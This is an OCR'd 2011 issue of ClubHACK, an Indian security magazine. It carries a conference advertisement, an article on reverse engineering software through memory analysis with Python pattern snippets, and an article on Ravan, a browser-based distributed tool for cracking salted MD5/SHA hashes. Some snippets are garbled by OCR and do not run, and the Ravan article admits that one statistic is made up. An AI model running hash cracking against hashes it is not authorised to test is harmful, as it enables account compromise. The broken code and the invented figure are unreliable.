
ClubHACKMag

1st Indian "HACKING" Magazine

Issue 22 | Nov 2011

www.clubhack.com



RAVAN

TechGyan Looking Into the Eye of the Bits | **ToolGyan** Ravan - Javascript Distributed Computing System |

Mom'sGuide Best Practices of Web Application Security | **LegalGyan** Law Relating to Cyberterrorism |

Matriux Vibhag OWASP Mantra's MoC Crawler |

Its is 11-11-11! And its our Editor-in-Chief - Rohit Srivastwa's B'day ! Happy B'day Rohit 11 :)

Varun Hirve

So here we our with our 22nd Issue of CHMag. Taking a break from the routine, this time around the issue is not theme based. Turn pages to see what's in store ;) And I am sure you liked the awesome Coverpage Well it is the logo of a tool - Ravan (Please don't get confused with Ravan and Ra.One :p). This logo/poster is designed by a tattoo artist - Ketan Saindane. Isn't it cool? Honestly, I am thinking of getting it tattooed ;)

Apart from magazine, there is one more thing that is keeping us busy - ClubHack 2011 Hacking and Security Conference. With highly specialized papers and workshops and demos the 5th edition ClubHack is going to be exciting.
For more details check - **http://clubhack.com/2011**. And yes, do register before 15th to avail early bird offer.

Coming back to CHMag, theme for December would be Mobile/Telecom Hacking and Security. You can send your articles, suggestions, bouquets and brickbats to info@chmag.in

ClubHACKMag

Issue 22, November 2011.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Pg 05 — TechGyan — Looking Into the Eye of the Bits

Pg 11 — ToolGyan — Ravan - Javascript Distributed Computing System

Pg 15 — Mom'sGuide — Best Practices of Web Application Security

Pg 19 — LegalGyan — Law relating to Cyberterrorism

Pg 22 — MatriuxVibhag — OWASP Mantra's MoC Crawler

Hack CONF

ClubHACK 2011

3rd, 4th& 5th Dec, Pune, India

Team ClubHack brings you the 5th edition of ClubHack Hacking and Security Conference with more exciting activities.

With the motto – "Making Security a Common Sense" in mind 5th edition of ClubHack has series exciting events to keep you abreast with latest developments, issues and concerns in the field of security. This is one of the most affordable, time-efficient and resourceful ways to stay connected with the exhilarating field of hacking and security.

ClubHack 2011 Hacking and Security Conference:

- Keynote by Richard Stiennon
- Highly Technical Conference with 2 days of Technical Briefing and 1 day of hand-on training workshop.
- 11 Technical Talks from information security experts from around the world
- Specialized hands-on training workshop for Network Admins, DBAs, Developers, Researchers, Architects, Govt. Agencies, Auditors, Students.
- Live hacking demo of secure networks, mobile phones, corporate wireless networks, Facebook etc
- Cloud based Capture-the-Flag, 1st time in India.

Keynote Speaker:

Richard Stiennon, security expert and industry analyst, is known for shaking up the industry and providing actionable guidance to vendors and end users. He is the author of Surviving Cyberwar (Government Institutes, 2010) and is the founder of IT-Harvest, an independent analyst firm that researches the 1,200 IT security vendors. He was Chief Marketing Officer for Fortinet, Inc. the leading UTM vendor. Prior to that he was VP Threat Research at Webroot Software.

Schedule:
http://clubhack.com/2011/schedule/

Technical Briefings and Workshops:
http://clubhack.com/2011/events/technical-briefings/
http://clubhack.com/2011/events/workshops/

Benefits of attending the 3 days Conference:

- Education. Meet the Who's-Who from the industry, Geeks and Nerds, Entrepreneurs and learn from them.
- Multiple lead generations from opportunities from corporate and Govt.
- Business development and Partner Recruitment. Meet with other vendors as well as open source projects to generate business development and product innovation opportunities.

- Staff/Hiring. Recruit from the industry's brightest including internship opportunities with students.
- Gain a lot of CPE credits

Who should attend:

- Chief Technology Officer, Chief Security Officer
- Network Administrators, DBAs
- Security Researchers and Practitioners
- System and Network Architect and Designer
- Business Analyst, Auditors

Registration Fee:

Technical Briefings (3rd-4th Dec, 2011)

With Lunch – 2400 INR

Without Lunch – 1200 INR

Workshops (5thDec, 2011)

Workshop 1 - Scenario Based Hacking a.k.a How Professional Hackers really Hack by Vivek Ramchandran

Workshop 2 - Hackers Vs Developers (Fighting the good fight) by K.V.Prashant & Akash Mahajan

Fees – 10000 INR

To Register for Technical Briefings and workshop Click - http://clubhack.com/2011/registrations/

Note: Workshop1 and Workshop 2 will be running in parallel at a time so please see schedule before choosing topics & buying tickets.

Register for Briefings and Workshops and arm yourself with knowledge that you can use in the work place.

Secure your seat NOW and enjoy the Early Bird Discount till 15 November, 2011.

If you have any queries, drop a mail to info@clubhack.com or please contact:-

Abhijeet Patil: +91-9923800379
Vaurn Hirve: +91-9860337657

For more information visit – http://clubhack.com/2011 email to info@clubhack.com

Sponsors and Supporters

Quick Heal
iSIGHTPARTNERS Security beyond the edge
UNIVERSITY OF PUNE SCITECH PARK
NETWORK INTELLIGENCE An ISO 27001 Company www.niiconsulting.com
SecurityTube
VAR India
SECURITY XPLODED
GARAGE 4 HACKERS
PenTest magazine
ClubHACK Mag 1st Indian "HACKING" Magazine http://chmag.in/

Looking Into the Eye of the Bits

Reverse Engineering using Memory Analysis

During the past three years I've been developing tools for research and implementation of a new type of software analysis, which I will introduce in this paper. This new type of reverse engineering allows recovering internal implementation details using only passive memory analysis, and without requiring any disassembly. I will also discuss how to cope with the challenge that applications (including DBs) are always in a state of flux - new versions, security updates, etc., keep changing the memory structure. I will answer the question of supporting a new version of the target application without seeing it.

I will discuss the added value of this new method of internals' recovery over the more common method of disassembling and decompiling. I will also share my stockpile of common memory patterns, written in Python, and explain the vast information that can be uncovered simply by roaming about in memory land.

This paper is follow-up to the presentation with the same name, in the presentation I gave a demonstration that included a description of a security problem that I found in Microsoft SQL Server (published during 2009), as a result of applying this methodology. I demonstrated how it is possible to recover the internal structures of a program as complex as a DBMS, and how one can find the important core internals that should be protected.

One major application of this technique is discussed, which is to gain the deep knowledge and understanding of the internal building blocks and design of the target application, required to implement monitoring. As far as I know this method of memory monitoring has never before been used for security purposes. This method allows us to achieve a good view of the application's activity, while also minimizing the performance impact (in contrast to methods that require extensive application

logging, for example). It depends on the existence of caching, pipelining and buffering of data to create a real time view of the application's activity. When applied efficiently it can be used to protect applications from various exploits and thus can be adopted as an alternative to applying security patches to products, especially when applying the patches comes at a very high cost (e.g. extensive testing of applications, shutting down mission-critical applications, etc.).

Reverse-engineers may consider recovering internal implementations and data structures by studying memory dumps difficult or not worth the hassle. In this paper you will see that not only is this job not as complex as one may think, but it could also be more effective then traditional SRE. I will show the benefits of this work in many real world examples. I will divide this problem into four smaller subjects as follows:

- Examine the tools one needs for the task
- Analyze all of the different primitives we ought to find in memory
- Discuss a simple way to define at a high level the structures and patterns to search for in memory

Tools

A lot has been said about the subject of SRE tools, and almost any debugger would be sufficient for our needs. I find the Python interactive interpreter to be the most efficient environment for carrying out research of this kind. As I perform my research, the current status of the interpreter holds my current knowledge of the inspected target. Any piece of information can be easily accessed because it is all stored in global variables. Thanks to these benefits and many more, one can "play" with the data and try to make some sense of it. On Win32 there is the PyDBG module that enables a researcher to debug a process from a Python environment. An alternative to PyDBG would be a tool that I wrote for the task called pyMint, which is freely available online.

The functionalities one would be looking for in the debugger are is:

1. Displaying memory in various ways.
2. Searching memory in various ways.
3. Gathering as much information about the memory as possible (e.g. page attributes, memory regions, heap structures and so on).

Displaying memory dumps could be done in Binary form, DWord form, ASCII, Unicode, Graphical and more. It is better when all modes are accessible from one integrated environment. A simple modification of the way the memory is shown can make the difference between random-looking bits and bytes and a data structure with an apparent purpose. For example here are two dumps of the same memory:

The first:

```
00  6C29 760A 6C29 760A - 0100 0000 0000 0000    l)v.l)v.........
10  0100 0000 387B C603 - 387B C603 0000 0000    ....8{..8{......
20  0000 0000 0000 0000 - 4C7B C603 4C7B C603    ........L{..L{..
30  0000 0000 0000 0000 - 0000 0000 607B C603    ............`{..
40  607B C603 0000 0000 - 0000 0000 0000 0000    `{..............
50  747B C603 747B C603 - 0000 0000 0000 0000    t{..t{..........
60  0000 0000 887B C603 - 887B C603 0000 0000    .....{...{......
70  0000 0000 0000 0000 - 9C7B C603 9C7B C603    .........{...{..
80  0000 0000 0000 0000 - 0000 0000 B07B C603    .............{..
90  B07B C603 0000 0000 - 0000 0000 0000 0000    .{..............
A0  C47B C603 C47B C603 - 0000 0000 0000 0000    .{...{..........
B0  0000 0000 D87B C603 - D87B C603 0000 0000    .....{...{......
C0  0000 0000 0000 0000 - EC7B C603 EC7B C603    .........{...{..
D0  0000 0000 0000 0000 - 0000 0000 007C C603    .............|..
E0  007C C603 0000 0000 - 0000 0000 0000 0000    .|..............
F0  147C C603 147C C603 - 0000 0000 0000 0000    .|...|..........
```

And the second:

0	A76296C	A76296C	1	0	1
14	3C67B38	3C67B38	0	0	0
28	3C67B4C	3C67B4C	0	0	0
3c	3C67B60	3C67B60	0	0	0
50	3C67B74	3C67B74	0	0	0
64	3C67B88	3C67B88	0	0	0
78	3C67B9C	3C67B9C	0	0	0
8c	3C67BB0	3C67BB0	0	0	0
a0	3C67BC4	3C67BC4	0	0	0
b4	3C67BD8	3C67BD8	0	0	0
c8	3C67BEC	3C67BEC	0	0	0
dc	3C67C00	3C67C00	0	0	0
f0	3C67C14	3C67C14	0	0	0

The first dump looks like a bunch of bytes that make no sense, while the second looks like a table in which every entry starts with two pointers followed by three numbers. A good (and correct, in this case) guess would be that this is an open hash table, where the first two DWords are the next / prev pointers of the linked list and the following number is the number of items in the bucket.

Another interesting way to inspect memory is graphical, and it was used in a tool called Kartograph. This tool was created by Elie Bursztein to produce map hacks for strategy games.




Figure 3

My tool currently carries a much simpler version of the Kartograph tool, which generates colourful memory dumps as shown in Figure 3.

The idea behind this is that every byte is represented by a single Pixel. Every byte value has a corresponding color. This simple tool lets the user play with three aspects of the display in order to find correct memory display.

1. Length of each line.
2. Offset of the place where the line starts.
3. Size of each Pixel.

Memory in detail

In order to classify the primitives found in memory, I've divided them into four groups.

1. Pointers
2. Data
   a. Text
   b. Time stamps
   c. etc.
3. Completely Random
4. Code

Pointers can be identified by their tendency to point to something in memory. Furthermore, the CPU handles DWord aligned addresses better, which makes the compiler, heap and the OS try to make pointers aligned if possible. This means most pointers end in either 0x0, 0x4, 0x8 or 0xc.

"Data" is anything that is found in memory, that has a meaning such as IDs, handles, names, etc. "Data" is simply identified by prior knowledge of its meaning, for instance if I know that my session ID is 0x33, finding 0x33 in a memory array would guide me in the memory maze.

Contrary to common belief, truly random numbers are hardly ever found in memory. Furthermore, even memory that is not allocated at all and is not referred to by any code is not filled with random data, but with whatever was in that memory the last time it was used. In fact, when one encounters a buffer in memory that seems to be randomly generated, it usually corresponds to encrypted data, compressed data, hash digest or a pseudo-random numbers buffer, which is helpful when one is trying to recover some logic.

To identify code one should be familiar with some assembly encoding. Almost every kind of CPU has it's own signatures for functions prologue / epilogue and common code. Most debuggers do a good job in separating the code from the data, and for an exotic CPU a new code searching function could be written in a matter of hours. If we take, for example, x86 and the Visual Studio compiler, we can see that almost every function ends with 0xc3 0x90 0x90 0x90 0x90 which is the RET opcode followed by four NOPs (Used for the MS detours library).

Memory Patterns

What I mean by "Memory Patterns" is an easy, yet robust way to define C like structures with many "unknowns". For example, I might know that one structure starts with a pointer to a virtual table followed by three DWords that I'm yet to figure out what they stand for, followed by another DWord which is known to be some kind of ID. In C the code that defines such structure could look like:

```
struct someObject {
   void ** vtable;
   int someDwords[3];
   int ID; }
```

Let's say that I know for fact that IDs are numbers in the range of 1300 to 3700. I would like to use this information in my search for this pattern, to eliminate as many false positives as possible. So using my tool I can define in Python the following data struct:

```
someObjectPattern = [
        SHAPE("VTable", 0, POINTER()),
        SHAPE("ID", 0xc, NUMBER((1300, 3700))) ]
```

Each pattern is defined by SHAPEs, and each SHAPE is defined by three to four elements:

1. Name of the SHAPE, to allow easy access to it in the future.
2. Location in memory (Relative to the previous SHAPE)
3. Type + Value in memory
4. Extra check function, for more advanced patterns

I tried to achieve three things in these Patterns:

1. Define and save the information I gathered about my current research.
2. Search the patterns in real-time, in case I couldn't find a single constant place in memory to relay on.
3. Automate the search over many different versions of the same program.

The problem with automating the search over different versions, is the fact that the source code of the application in target tend to change from version to version. As direct side effect of code change is that he structures tend to change as well. Therefore, this patterns system supports different search ranges, and unknown arrays in the structures. For example, a new version of

the structure above is now introduced, with five DWords seprating the VTable from the ID variable. A new pattern that catches both structures would be:

```
someObjectPattern = [
        SHAPE("VTable", 0, POINTER()),
        SHAPE("ID",     (0xc,    0x14),
NUMBER((1000, 10000))) ]
```

The idea is simple, I need as much information that defines the structure as possible. For instance, a user information structure is not the same without a valid user name, while the user Hindi name entry could be something that is found only in the Russian versions of the application.

I have two ways to support data that is not elementary as Numbers, Pointers or Strings. Lets say that the ID element in the structure above is followed by a time stamp, which is the standard CTime value of sometime today.

First approach, would use the Extra Check Function as following:

```
from time import gmtime
def validateTime(context, value):
        return gmtime(value).tm_yday ==
gmtime().tm_yday
someObjectPattern = [
        SHAPE("VTable", 0, POINTER()),
        SHAPE("ID",     (0xc,    0x14),
NUMBER((1000, 10000))),
SHAPE("SomeTime",    0,    NUMBER(),
validateTime ]
```

The extra check function is simply a Boolean python function, that is getting executed in the context of the search. The function can access any data that is currently found in the search, the offsets and the addresses.

Another approach would be to define a new kind of basic data element to be used in the pattern as following:

```
from datetime import datetime
from time import ctime
def TimeStamp( NUMBER ):
def __init__(self, maxDaysDelta, **kw):
        NUMBER.__init__(self, size=4)
        self.maxDaysDelta = maxDaysDelta
        def isValid(self, patFinder, address,
value):
t = datetime.fromtimestamp(ctime(value))
        delta = abs(t - datetime.now())
                if self.maxDaysDelta < delta:
                        yield True
someObjectPattern = [
        SHAPE("VTable", 0, POINTER()),
        SHAPE("ID", (0xc, 0x14),
NUMBER((1000, 10000))),
SHAPE("SomeTime", 0, TimeStamp(1)) ]
```

Future Work

Currently the implementation is not complete and I've focused on the aspects that were necessary for my work at Sentrigo. There is also more to be considered for future work:

- Adding features such as RegExp, faster memory scanning, better memory map query and more to the Candy / Mint Python modules. Although, I didn't use any of these on my projects, other people may find these kinds of features more essential.
- Integrating all the tools / modules into one environment supporting all platforms and vast methods to access memory. I started working on the module the last month, and you can find the work in progress under the nativDebugging SVN.

- Writing an Action-Script VM (Flash) in memory debugger / editor. This kind of tool could make Flash debugging and developing much more effective.
- Creating a proof-of-concept web server monitor. I do believe that the well proven security and monitoring method implemented by Sentrigo, should be used for many other applications.
- Considering malware, it is interesting to check what kind of data a virus can harvest from a target by monitoring the memory and staying completely invisible to logs and monitors. On the other hand, anti-viruses could use some of the techniques described here to search for and locate viruses and make signatures for them.

Thanks

- The Sensor team @ Sentrigo and the rest of Sentrigo for the time and effort and the great product of Hedgehog.
- Elie Bursztein for Kartograph.
- Roy Fox, Anna Trainin for proofing this paper.
- Anyone who contributes to the source.

Reference

- My Python Win32 memory inspector module: http://code.google.com/p/pymint/
- Patterns constructing and searching Python module: http://code.google.com/p/pycandy/
- All modules integrated (Work in progress) https://svn3.xp-dev.com/svn/nativDebugging/
- My lame blog: http://nativassaf.blogspot.com/
- Python interactive interpreter that I use: http://dreampie.sourceforge.net/
- Python Win32 debugger module: http://pedram.redhive.com/PyDbg/docs/
- Kartograph: http://elie.im/talks/kartograph (Also on Defcon 2010 website)
- Microsoft detours library: http://research.microsoft.com/en-us/projects/detours/

Assaf Nativ

Nativ.Assaf@gmail.com

Assaf Navtiv is a Software Developer at McAfee. He has been active as a SRE in the last 10 years in various positions. He has Discovered various DBMS vulnerabilities. He was a speaker at Recon 2010, Nullcon 2011.

Ravan – JavaScript Distributed Computing System

How much computing power do you have?

If your answer is 'my personal laptop/dekstop', you don't yet realise your strength.

How many friends do you have on Facebook? friends of friends? Add up all of their laptops/desktops, that's how much computing power you have at your disposal. If you think I am exagerrating then let me assure you that you have many times in the past already controlled how some of their computing power is used. And similarly they have controlled how some of your computing power is used. It could probably be happening right now, as you are reading this article. Chances are you never realized this.

Don't worry, I am going to break this down so it is obvious. The Internet has become our new home and we spend increasingly more time online. In the online world, the process of clicking links is as common as breathing. Infact studies have found that an average person clicks on atleast 600 links everyday*. Everytime you click on a link you load a mix of html,css and JavaScript. The part of this mix that we are interested in is - JavaScript, the language of the browsers and the agent that can let you use your friend's computing power.

In the past the ability for JavaScript to do process intensive tasks was missing, since it ran on the same thread as the rest of the page, it hung up the browser. And then HTML5 came along and introduced Threading support for JavaScript, it's called as WebWorkers. Using this API JavaScript can be put to work on process intensive tasks by making use of the super-fast JavaScript engines in modern browsers.


JavaScript is an amazing language, it is the most platform neutal language in the world. You can get the same piece of JavaScript code to run on Windows, Linux, OS X, Androids, iPhones, iPads, Windows Phones, everything. And how do you run your JavaScript code on someone's machine? you guessed it, have them click a link! And everytime someone you know clicks a link

you send them, you have an opportunity to harness their machine's computing power. Welcome to the world of JavaScript Distributed Computing! A world with limitless possibilities.

A task that can be easily distributed is cracking of hashes. Imagine being able to use your friends' computing power to build a powerful system of your own to crack hashes. You can do that using Ravan, a JavaScript Distributed Computing System that I built for this very purpose. If it isn't obvious, it gets it's name from the mythical Demon King, Ravana.

Ravan can be used to crack the salted and unsalted versions of MD5, SHA1, SHA256, SHA512 hashes. And all cracking is done in JavaScript across a distributed farm of browsers.

Architecture:



Ravan has three components:

Master:

The hash, salt, hashing algorithm, position of the salt (before or after salt) and the charset are submitted by the user. These are submitted to the web backend and it returns a 'hash id' which is unique to every submitted hash. It also supplies a 'worker url' specific to this hash that must be sent to potential workers.

Once the hash is submitted the master creates arrays of slots (each array contains 5 slots), this is submitted to the web backend. Each slot represents a small part of the keyspace, this is how the entire activity is broken down in to multiple tiny tasks. A single slot represents 1 million combinations.

The master constantly polls the web backend to check on the progress of the cracking process. As the existing list of slots is completed by the workers the master allots more slots. When a worker cracks the hash and returns the clear-text value, the master confirms this and then signals all workers to stop cracking.


Web Backend:

The web backend acts as a proxy between the master and the workers. It does not perform any actual computation but validates the data submitted by both the parties and passes information between them.

Worker:

The worker performs the actual hard work of cracking the hashes. Each hash has a unique worker URL and this page explicitly asks for the user permission before the cracking process is started. Once the user accepts and clicks 'Start' the worker polls the web backend for available slots, the web backend returns an array of slots from its database. The worker cracks each slot and

sends the result to the web backend. After completing all the slots it polls the web backend for more slots.



Usage:


If you would like to crack a hash you head over to http://www.andlabs.org/tools/ravan.html

This is the master page and this is where the hash, the salt and other parameters are entered by the user.

Let's say I want to crack this MD5 salted hash - 227c2db18be2a8c2787b2409f6d0ed48


I already know that the salt is ':rocks' and that the format of the hash is - clear-text + salt.

With this knowledge let's crack this hash using Ravan.




After entering the details the hash is submitted to the server. The server returns a unique URL; this URL must be sent to everyone who would take part in the cracking process.


When someone visits the 'Worker URL' they are asked if they would like to take part in the cracking process, if they agree they could click 'Start' which starts the process of cracking on their browsers.



The workers gets slots of work from the master and submits the results back to the server.



When a worker informs the master that a hash has been cracked, the master confirms this and then stops the cracking process and displays the results to the user.



Try it out for yourself, you will amazed at how fast JavaScript has become.

Now let me ask you again.

How much computing power do you have?

* Ok, I made that up but you must have got the general idea ;)

Lavakumar Kuppan
lava@andlabs.org

Lavakumar Kuppan is a security researcher interested in identifying new types of vulnerabilities and attacks. His recent works have been browser-related and he is particularly interested in emerging technologies like HTML5. He maintains an online HTML5 Security Guide and has contributed to the HTML5 Security CheatSheet project with articles on COR and Web SQL Database security. Lavakumar has spoken at multiple conferences including ClubHack, OWASP AppSec Asia and is also the author of tools like “Imposter”, “Shell of the Future" and "Ravan".

Best Practices of Web Application Security

OVERVIEW

Web Application Security is a vast topic and time is not enough to cover all kind of malicious attacks and techniques for avoiding them, so now we will focus on one of the top 10 vulnerabilities.
Web developers work in different ways using their custom libraries and intruder prevention systems and now we'll see what they should do and should not do based on best practices.

